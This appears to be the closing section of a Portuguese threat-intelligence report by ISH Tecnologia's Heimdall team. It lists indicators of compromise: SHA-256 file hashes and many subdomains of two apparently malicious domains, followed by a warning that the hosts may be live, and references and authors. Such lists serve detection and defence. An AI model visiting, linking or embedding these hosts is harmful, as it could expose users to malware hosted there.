a0dd2b249892fd40e41f3f12930179a62ca84828edf0a7970587aa488718033c
a2013f8dbf6f97248fc5ed6623dd61a2ba4f0eedf1ccf60eafdf57ffeed30b4e
a57ae91de76b958b1377904773314fc92ad913e14c9958af450bbc174b33b09f
a81ba9034637ad7965a2fe6b37a1d97520744c2e95991107ecfc5f9d8b441628
ad87f1d703d4024571f00d334a7c9efcbb870d09c2c6d229cdfde0511a25a6a9
aff9d91e1608a603d470c36ace099511c2b1fbfb836319ea4edbfc8cdb411ee9
b1cdca22838ec0414c55977400d13248167f86bd5264e0bc74534e401c91e9c1
b2eeb09ee4b29aa5b7ea5d2b11bc3f1479c0359883e286b2e64f316dd5b82c7f
b85f802ecf0ac8b9d7b5c921c3c160e1de41c624171d025e2dc00e2fa6b1c410
b90d0842b5690d12756eec29c65d798c65d96c054b9b04f8dd1959dfcba16eff
baeaf702ecfedb487114267b170c2829c6c0d16d499b6233d5105fb0a0ba8d59
be92d651e3ff930e2b1125e5d161537a59b6028f7b1147d611d80e852c570568
c33b5833f15235d712a3907c04694cf3630b7d4fa3e2734255b7f28be21d9f56
c563ee18dd672e50359ebb1fd17eb4d74ff958433127ee83a44173cb2a13235c
c78c217def2d449d23d2c060df45ef7f88cfa4322c7ff93292c6c8db1c096b0e
cd492ffbb9566e1972e735bd631598da57c26f821bfda15a707f67fb1ad7403d
cf860a6a0f3382bf88a4c54fde5aa271f638095a93fd51f22bb8e9ac96d348ff
d3590fa2fd0eb3c8e642495b51c491c911d075840ee022b0e35d5e1c8e7f36fb
d5bd313d31ff9e078b6f72d9402c07b36f00221f0477f596a0f86d9a56ef6e6c
d82e73267485e3380b64d1ea5f1bc9ed2984271beaadfd30d150ae72f76379ce
d87735c15c0e70f0b09596132f4cad1135d9abb55b652fd83fa28233e4c891d0
e0eb1fc9cd1295c332d5153632ed95026f3a7f0a83e1cff81350b66e8f6cad0e
e1fd39442e89277eb2f9e870529cd9728c68920648722cf96d5ed7f84f839bc4
e2027e4b0bf8d1eadd37fb4e1c64e535aeba1ad778bac9ff8432fe539d1f39ae
e2954c3935b1dffdd97eb141d0ce3efe368ad15b42336d4667c45efe7973d249
e845812be2aa01be01f5ba54dbacbb777c259cc4ef07d63a6b90f5edf27dc32b
e87156e3ab9ee34579d716cc0d7b16ff1b6c4f056800e26f4ed25a3e732d9015
ed0b40894b7545b78c0c6635851731567ce7bf993a4704ebe8b9fb8e04259eec
f32049338d802366864c89ecc0a91587898d0177ab6b619018d1f435f6afc2ec
fd929777838668721d3c598f06330da04a188c61e313168bea4f5e114a473b98
03ee0ab19f5c708b0f3bb0e7d3a959d35cdeba1d4ca85f93d7ea4657650c1150
054575bb2f26e09c964a195d4fd7d3dfb8dd326e7edf3a157a3bc05c20f28c22
0b6c36288a47434ca2252149a9818c348d9501cacb14d96c5a4d7a5a3529fb25
0c8638cfcf7b1b22992a6e37900a44246c4b199d3a5dad8c20bcdacadbe50817
1056c4341555affdcedf898bfd7ccaf27621f5496947c57dcb9e15d94a3cdac5
10e280195e8b04ce816cdf54ae6e3c4fbf26fcbdee220341126c9d916f80cbc6
133aa6804dcfd4e5c0cc8dfc5463095e0e1a4330a76f9dd570df7ba4a2251708
15248b1012bafe2004fd567114a381fc5ada78e14a7e700e60fe664b54e4185d
1881ebac3d31fe9d1552a57d7797ee554e26b8e1f82a3d5e80b14ca2b8228643
19360001e4bff80ca4ed7221e02a151f202d5b258d79508fa8b9299d1ae75ee8
1fa67f56729b58db869c933c52d61511f01b46c22d701aab0774fdd6e7e478ec
1fe5ffa7ca5739104ccf28aecfa85b1951e770872da581e150afff925f7b7265
225977eec0f1c6e2f27211a5b4829cdb5e3860942bb3ddaa8a71f0e7cfa1314a

251fbd9cd8f1ca3172d4062ecbd82a75e55855146a3e877edee571e74d4dffc9
27b79a720fae25282e6ec2c657a6eeea956978882cd6974ea39286d5eaa9bf7e
29dc6e571b38d2d66be5ad2085a65d1ac8b33a7883b19d323985f55bfd5cc384
2ceb63906886edc9be51f81eab5771018021226e5ae8a7139aebbff70d9a7aea
2d20f4fcaa560287f7fd8e82e1939347db211d764dc21628ea5e8f9dddecb2f5
2d3228c153566fe263980c222788dea33a576d9519bc04030dba6489012de1e2
37c4a9a2206e7dddb0c03e69dc59af47331bc5786a075dd7ddf3c31301bf137e
39ae6e5e6b7b1762fa65a417629c79744ca24a5b361aabf23d0a3759dc23851e
3fd956d4078f42bbd6e4466d20d8e90463e95b33d960235949c63a017631d173
4d1f03775918709fd29230c5420e22b2b5df9f0824a204d60ec127dd688af96f
56f6807dacc7bd4fca58e94c900b6e042d06c0b36d8c2928c7047226c1f7719b
592c53b86152c875e8da94d3e7619b479fbf2914c2d1091588b934ef4ea9349b
5a84994b908980f60f31cebe5947491ec597915405190011e1e157333a049e89
5b81d7839ae65b47e876b2b6ea16110b06ee6bd161da22812aef2f23f79844e5
6158467782352e93e7206a393d2761da5b3331adf60aaca5fdd70892b6036854
62069aa490852edb323878a13589e3801956eb2fa3d2f12a1a0e6b96dd7d1fec
6a8cf03f11382a5579a3df610ff2aed2a36ae40716b5b160cda5c101341d2240
6c3dce297d3048c5b745a7cef23a2c055ea1034fefc081d5e359d2d328e5d1a1
6d40c2997ef6a18b727ea8ad40833ffedb3c3c96ba3424c6d92197f7da4bfb33
6fe886358338d50b07d9be3210625245cbc971d926143ab2611bb93022ed990b
6ff1f69d3e868670ef02bfb0a4b9e507f47ed6dc67f32574b159dbcd3e92eef2
714ea984eaa8e8c8285189ed44aae804bfd039d8d095028073191061e74f30c4
83c3e416728073fdf170d44d56315bc6763b418fa809bef67bd610a6ba950b9a
85a8eca0c35b7314ff25e5f2b173f1f70550f0a37b8ffcd370f253c7085090eb
86158a0fd1580025056d789b4719e5f78bb1e824b7a87aa7476d9b3dbb753970
87a682b5973a13232ef10150697749aa455b99e132a1f64826cd16f467adc3a5
8cd64f96b9ec80afec742c82f5485b70e8c126b0749f515088b3fb225473385b
8ed4e54fde140bb29bf296b9667979c7663a9d103a203fb9b14303ccde561490
92d4aaf49105c349967787cab25fcc1ccb9d980bd3d124c30e8002282fbdd545
998ceff82c5c00dd1092feec1c122118091bee0b82f288c21f06ead56c9525c0
a2c8b79a8b122a9a2ff53cf20aa20722c3651bae71ddbc477564e4777ab8ce68
a85b617097f8c9d37de0a10c85e95601bb5b173c171bfd0565dd1b4738a5afbb
ab2783c08c92103f145783c67eae506d1e6a701bc55a20f40321c1793b183fd7
b1c860819a1a5eb207fd41689a56223aafb3cbbde149e1998296ab3e7c0a2a9f
beed5deaf277d69f76ddba50f450052b536b941b4fd64a499c041cda84998c59
c0b5f85d17cc8bd03492df1d4fd63ca05e693aacc5582db98c3f418dea4d4b39
c354618fe1afc0e6f3160347b1bb4fda4e8b029cbaf5c8af3e6b44d6d1e5d361
c4624a5ed141155cb0a7fd37cd90d910634a4bcfd894a19897eb174e3b6fc19b
c9bc184cfb6b61004bf2edd319820e130e42e3b90b66ee349a3ba5fdab2f4137
cb684ca017271160f99a4ca27bb1ee6d227a22f5c27670145a16c5f74c560c1f
d0716052c690b552ea33370137d4a7fc2929446c99146a1d21ad5347940ae713
d40932ed59b4df9e41b23a55b74919d6471884c95fcd1450eeec028ecf2d9621
d637540aa4992a50b8587a216728a48c8cc83e6f814aca86a1cbdd07ff74c9a1
d82858d53ae3c61e3fb9dc1af7162b2f6592edfcad1d920db4eb6644035443dd

d8e1ba9ff6127a1202a62ee7de265aed7d89dfbce90a21d1c61e2b4a56cb5116
e3f30a497d56c875d487c34b5e36a0aa64554a232f34329750ff25aff8c925a3
e53cb8ba03f09ad07860513f17d83d78965850cb587012d7d390936e4ba32c8e
e84f990c91dfae6e98c7f099cd373905bd1a15acbe4e14b0a1f617176f7a3b79
e8e26d7929b6b601c4a43788d09f17bd5c1474a8c45b95e4b7c4a101a123f49e
f29b5014af91c0c76d4d84b2c9862a3fd01cd0cce3c7bd6192f7eb9a8fdab9ec
f8ca5cab708f93e75913ef039fe6619cc99ad0e46562b108dc712af45a9369d0
fbf38cd746a544b08f705c64ecf0250c63d58c55c44d0739e3cfeede7b0e034f
fc36484f411f749e5d89551ed20aa94fb98edae9a1c6188f8be8a3fb786b3da2

aagb.animaliaoqisso.com	imaqxm.animaliaoqisso.com
acbajo.animaliaoqisso.com	iqfreo.animaliaoqisso.com
adndxc.animaliaoqisso.com	iylu.animaliaoqisso.com
agnxsh.animaliaoqisso.com	jfcnae.animaliaoqisso.com
akhq.animaliaoqisso.com	jgonis.animaliaoqisso.com
avuhxa.animaliaoqisso.com	jillmi.animaliaoqisso.com
bdqeyy.animaliaoqisso.com	jiscjr.animaliaoqisso.com
belsmy.animaliaoqisso.com	jsnogn.animaliaoqisso.com
bestbx.animaliaoqisso.com	jurmfs.animaliaoqisso.com
bhnckc.animaliaoqisso.com	jyskxh.animaliaoqisso.com
bjuomw.animaliaoqisso.com	jzijkl.animaliaoqisso.com
boqddn.animaliaoqisso.com	kbgbgw.animaliaoqisso.com
bpmcxq.animaliaoqisso.com	kbjfxg.animaliaoqisso.com
bxxzkw.animaliaoqisso.com	kdglhb.animaliaoqisso.com
cawsmw.animaliaoqisso.com	kfvs.animaliaoqisso.com
cbaoek.animaliaoqisso.com	khosda.animaliaoqisso.com
ccvtik.animaliaoqisso.com	kixlpf.animaliaoqisso.com
clvxek.animaliaoqisso.com	kkan.animaliaoqisso.com
coeilq.animaliaoqisso.com	kkypoj.animaliaoqisso.com
coutta.animaliaoqisso.com	knzegx.animaliaoqisso.com
cpgwgj.animaliaoqisso.com	ktvnqx.animaliaoqisso.com
csursr.animaliaoqisso.com	kvnyrx.animaliaoqisso.com
cwkygy.animaliaoqisso.com	kvxnyw.animaliaoqisso.com
dhkfbp.animaliaoqisso.com	kwptxv.animaliaoqisso.com
dlhgtv.animaliaoqisso.com	kzlciy.animaliaoqisso.com
dlhhkr.animaliaoqisso.com	kzmzze.animaliaoqisso.com
dligkq.animaliaoqisso.com	ldhmgt.animaliaoqisso.com
dlvylo.animaliaoqisso.com	llol.animaliaoqisso.com
dqfpev.animaliaoqisso.com	lnyyho.animaliaoqisso.com
egaenr.animaliaoqisso.com	mdlhds.animaliaoqisso.com
ejozkg.animaliaoqisso.com	mdubdb.animaliaoqisso.com
elcnuy.animaliaoqisso.com	mfjppp.animaliaoqisso.com

emukao.animaliaoqisso.com	mqzweh.animaliaoqisso.com
eoxpjd.animaliaoqisso.com	mrkmho.animaliaoqisso.com
etogzl.animaliaoqisso.com	mucjrl.animaliaoqisso.com
fauaxi.animaliaoqisso.com	mwxvot.animaliaoqisso.com
fdcthq.animaliaoqisso.com	nawqge.animaliaoqisso.com
ffghzm.animaliaoqisso.com	nbylkz.animaliaoqisso.com
fkicjh.animaliaoqisso.com	ncwrqm.animaliaoqisso.com
gbnbih.animaliaoqisso.com	ndyjey.animaliaoqisso.com
gdebyf.animaliaoqisso.com	nyddlr.animaliaoqisso.com
gfpguh.animaliaoqisso.com	odqjiw.animaliaoqisso.com
gttziv.animaliaoqisso.com	oedemh.animaliaoqisso.com
hcwlwa.animaliaoqisso.com	oenpaa.animaliaoqisso.com
hhxmfp.animaliaoqisso.com	oimqnd.animaliaoqisso.com
hlzpvk.animaliaoqisso.com	omqg.animaliaoqisso.com
hnityo.animaliaoqisso.com	omrhqq.animaliaoqisso.com
hqycyj.animaliaoqisso.com	opiwjh.animaliaoqisso.com
htkeiy.animaliaoqisso.com	opldfq.animaliaoqisso.com
hwehnf.animaliaoqisso.com	opwaob.animaliaoqisso.com
oxmetw.animaliaoqisso.com	vclsjn.animaliaoqisso.com
ozkpbr.animaliaoqisso.com	vekodk.animaliaoqisso.com
pcvayq.animaliaoqisso.com	vhxcnm.animaliaoqisso.com
pddmnb.animaliaoqisso.com	vjdazf.animaliaoqisso.com
pfkmdh.animaliaoqisso.com	vkrpxy.animaliaoqisso.com
popixw.animaliaoqisso.com	vqwvnb.animaliaoqisso.com
pwcvpj.animaliaoqisso.com	vsgxxr.animaliaoqisso.com
pxtnhj.animaliaoqisso.com	vszjtx.animaliaoqisso.com
qfovcz.animaliaoqisso.com	wakiyk.animaliaoqisso.com
qhhbsc.animaliaoqisso.com	wbkhpb.animaliaoqisso.com
qmqyom.animaliaoqisso.com	wdqvmy.animaliaoqisso.com
qncnux.animaliaoqisso.com	worznj.animaliaoqisso.com
qqbelc.animaliaoqisso.com	wwcmim.animaliaoqisso.com
qrijej.animaliaoqisso.com	xaatrf.animaliaoqisso.com
qveztr.animaliaoqisso.com	xddmeu.animaliaoqisso.com
qxpcau.animaliaoqisso.com	xetwht.animaliaoqisso.com
qzptbf.animaliaoqisso.com	xfwgrf.animaliaoqisso.com
rierov.animaliaoqisso.com	xgtbnf.animaliaoqisso.com
rohtjk.animaliaoqisso.com	xjkaow.animaliaoqisso.com
rrpfgq.animaliaoqisso.com	xmajqs.animaliaoqisso.com
runxie.animaliaoqisso.com	xqgjkd.animaliaoqisso.com
rwwycv.animaliaoqisso.com	xqyooq.animaliaoqisso.com
sbrzdb.animaliaoqisso.com	xuhgdn.animaliaoqisso.com
scsogw.animaliaoqisso.com	xxmbnt.animaliaoqisso.com
sehwgc.animaliaoqisso.com	xzmgif.animaliaoqisso.com
sfywde.animaliaoqisso.com	ybsoal.animaliaoqisso.com

smdcnd.animaliaoqisso.com	yclins.animaliaoqisso.com
tabhrs.animaliaoqisso.com	ydmnkr.animaliaoqisso.com
teixnv.animaliaoqisso.com	yivsdl.animaliaoqisso.com
tfcjup.animaliaoqisso.com	yrbpzh.animaliaoqisso.com
tgqi.animaliaoqisso.com	yxqiab.animaliaoqisso.com
ttgigv.animaliaoqisso.com	zauncx.animaliaoqisso.com
tuvdca.animaliaoqisso.com	zaytro.animaliaoqisso.com
tymaqx.animaliaoqisso.com	zcgtil.animaliaoqisso.com
ubglta.animaliaoqisso.com	zgkdvy.animaliaoqisso.com
uebgut.animaliaoqisso.com	zigjkh.animaliaoqisso.com
ufhprw.animaliaoqisso.com	zijgif.animaliaoqisso.com
ugawlz.animaliaoqisso.com	zkfkoc.animaliaoqisso.com
uikk.animaliaoqisso.com	zkgybs.animaliaoqisso.com
ujharu.animaliaoqisso.com	zrgojk.animaliaoqisso.com
uqjoad.animaliaoqisso.com	zsicmj.animaliaoqisso.com
uzumsb.animaliaoqisso.com	zwcrid.animaliaoqisso.com
vbwlnv.animaliaoqisso.com	zyohiu.animaliaoqisso.com

jydamb.pinkeosemrabo.com	opeimo.pinkeosemrabo.com
efrilc.pinkeosemrabo.com	lsgpbp.pinkeosemrabo.com
jedhlo.pinkeosemrabo.com	wdmtfq.pinkeosemrabo.com
wuoatx.pinkeosemrabo.com	qcxezp.pinkeosemrabo.com
xyxghh.pinkeosemrabo.com	aekqkd.pinkeosemrabo.com
xuungt.pinkeosemrabo.com	phxcen.pinkeosemrabo.com
hnwaml.pinkeosemrabo.com	tsztpz.pinkeosemrabo.com
jtvxvu.pinkeosemrabo.com	hjziev.pinkeosemrabo.com
erdkch.pinkeosemrabo.com	cvoqti.pinkeosemrabo.com
faubvt.pinkeosemrabo.com	tjvouu.pinkeosemrabo.com
dbnfyz.pinkeosemrabo.com	yjconf.pinkeosemrabo.com
ypgo.pinkeosemrabo.com	atbixq.pinkeosemrabo.com
eicedi.pinkeosemrabo.com	ubmsnr.pinkeosemrabo.com
pwkedk.pinkeosemrabo.com	myyrfr.pinkeosemrabo.com
sfywwh.pinkeosemrabo.com	zrlitp.pinkeosemrabo.com
ceazmq.pinkeosemrabo.com	khbwhg.pinkeosemrabo.com
ujoqql.pinkeosemrabo.com	gzpzdz.pinkeosemrabo.com
cmlmax.pinkeosemrabo.com	dsanzg.pinkeosemrabo.com
wvvmwt.pinkeosemrabo.com	dwkfgq.pinkeosemrabo.com
iojyzv.pinkeosemrabo.com	npkdus.pinkeosemrabo.com
hnbbjt.pinkeosemrabo.com	plrrca.pinkeosemrabo.com
pwibcx.pinkeosemrabo.com	abzndy.pinkeosemrabo.com
qeihxx.pinkeosemrabo.com	aclenn.pinkeosemrabo.com
gvfary.pinkeosemrabo.com	eosopf.pinkeosemrabo.com
ajye.pinkeosemrabo.com	wgeywc.pinkeosemrabo.com

ttsdgz.pinkeosemrabo.com	hshnov.pinkeosemrabo.com
iseonu.pinkeosemrabo.com	grcswi.pinkeosemrabo.com
wupwjn.pinkeosemrabo.com	bteahd.pinkeosemrabo.com
xgavnw.pinkeosemrabo.com	hofadv.pinkeosemrabo.com
khejzb.pinkeosemrabo.com	hcivor.pinkeosemrabo.com
rstsub.pinkeosemrabo.com	nxfpbn.pinkeosemrabo.com
zcrnka.pinkeosemrabo.com	sdmqqd.pinkeosemrabo.com
hnkniz.pinkeosemrabo.com	fxjnbd.pinkeosemrabo.com
fhtyjq.pinkeosemrabo.com	ejmcsl.pinkeosemrabo.com
glup.pinkeosemrabo.com	xizfqi.pinkeosemrabo.com
txpn.pinkeosemrabo.com	gmuvam.pinkeosemrabo.com
oodqdx.pinkeosemrabo.com	eygqtv.pinkeosemrabo.com
ihzpdb.pinkeosemrabo.com	teluim.pinkeosemrabo.com
ydczsw.pinkeosemrabo.com	xaquaa.pinkeosemrabo.com
rybzyv.pinkeosemrabo.com	eptogq.pinkeosemrabo.com
zqrmhl.pinkeosemrabo.com	ksaljl.pinkeosemrabo.com
gjxety.pinkeosemrabo.com	cemlcc.pinkeosemrabo.com
ijmnfk.pinkeosemrabo.com	ffgbic.pinkeosemrabo.com
hsngix.pinkeosemrabo.com	arblrn.pinkeosemrabo.com
eeuqjb.pinkeosemrabo.com	nfwfpc.pinkeosemrabo.com
ghxhvq.pinkeosemrabo.com	ftjgle.pinkeosemrabo.com
acqvsj.pinkeosemrabo.com	khauai.pinkeosemrabo.com
ybccpd.pinkeosemrabo.com	fottlb.pinkeosemrabo.com
vzraxv.pinkeosemrabo.com	iphoml.pinkeosemrabo.com
glpiti.pinkeosemrabo.com	fhmtln.pinkeosemrabo.com
eezrkj.pinkeosemrabo.com	nrfrsl.pinkeosemrabo.com
izmsqg.pinkeosemrabo.com	flaogs.pinkeosemrabo.com
ipybxi.pinkeosemrabo.com	qxwxgd.pinkeosemrabo.com
liehvy.pinkeosemrabo.com	sqhwyy.pinkeosemrabo.com
wqdbyi.pinkeosemrabo.com	gpvbas.pinkeosemrabo.com
ccwnol.pinkeosemrabo.com	pendvt.pinkeosemrabo.com
zynmct.pinkeosemrabo.com	wzmdjt.pinkeosemrabo.com
prxzmc.pinkeosemrabo.com	civosh.pinkeosemrabo.com
mjynnq.pinkeosemrabo.com	inzxfx.pinkeosemrabo.com
stdtqy.pinkeosemrabo.com	oxfago.pinkeosemrabo.com
ktwrys.pinkeosemrabo.com	eujbez.pinkeosemrabo.com
wgmsvu.pinkeosemrabo.com	nhtuup.pinkeosemrabo.com
dkwcvi.pinkeosemrabo.com	cbljng.pinkeosemrabo.com
qoaunv.pinkeosemrabo.com	afwblj.pinkeosemrabo.com
qdiixo.pinkeosemrabo.com	sdqnvd.pinkeosemrabo.com
ewahll.pinkeosemrabo.com	aeqwxl.pinkeosemrabo.com
tpckat.pinkeosemrabo.com	aaewpy.pinkeosemrabo.com
vtcwdi.pinkeosemrabo.com	vtgphb.pinkeosemrabo.com
udvhil.pinkeosemrabo.com	lesxah.pinkeosemrabo.com

vcfeib.pinkeosemrabo.com	

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

7 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**

8 AUTORES

- **Time de Inteligência de Ameaças – Heimdall**

heimdall
security research
A DIVISION OF ISH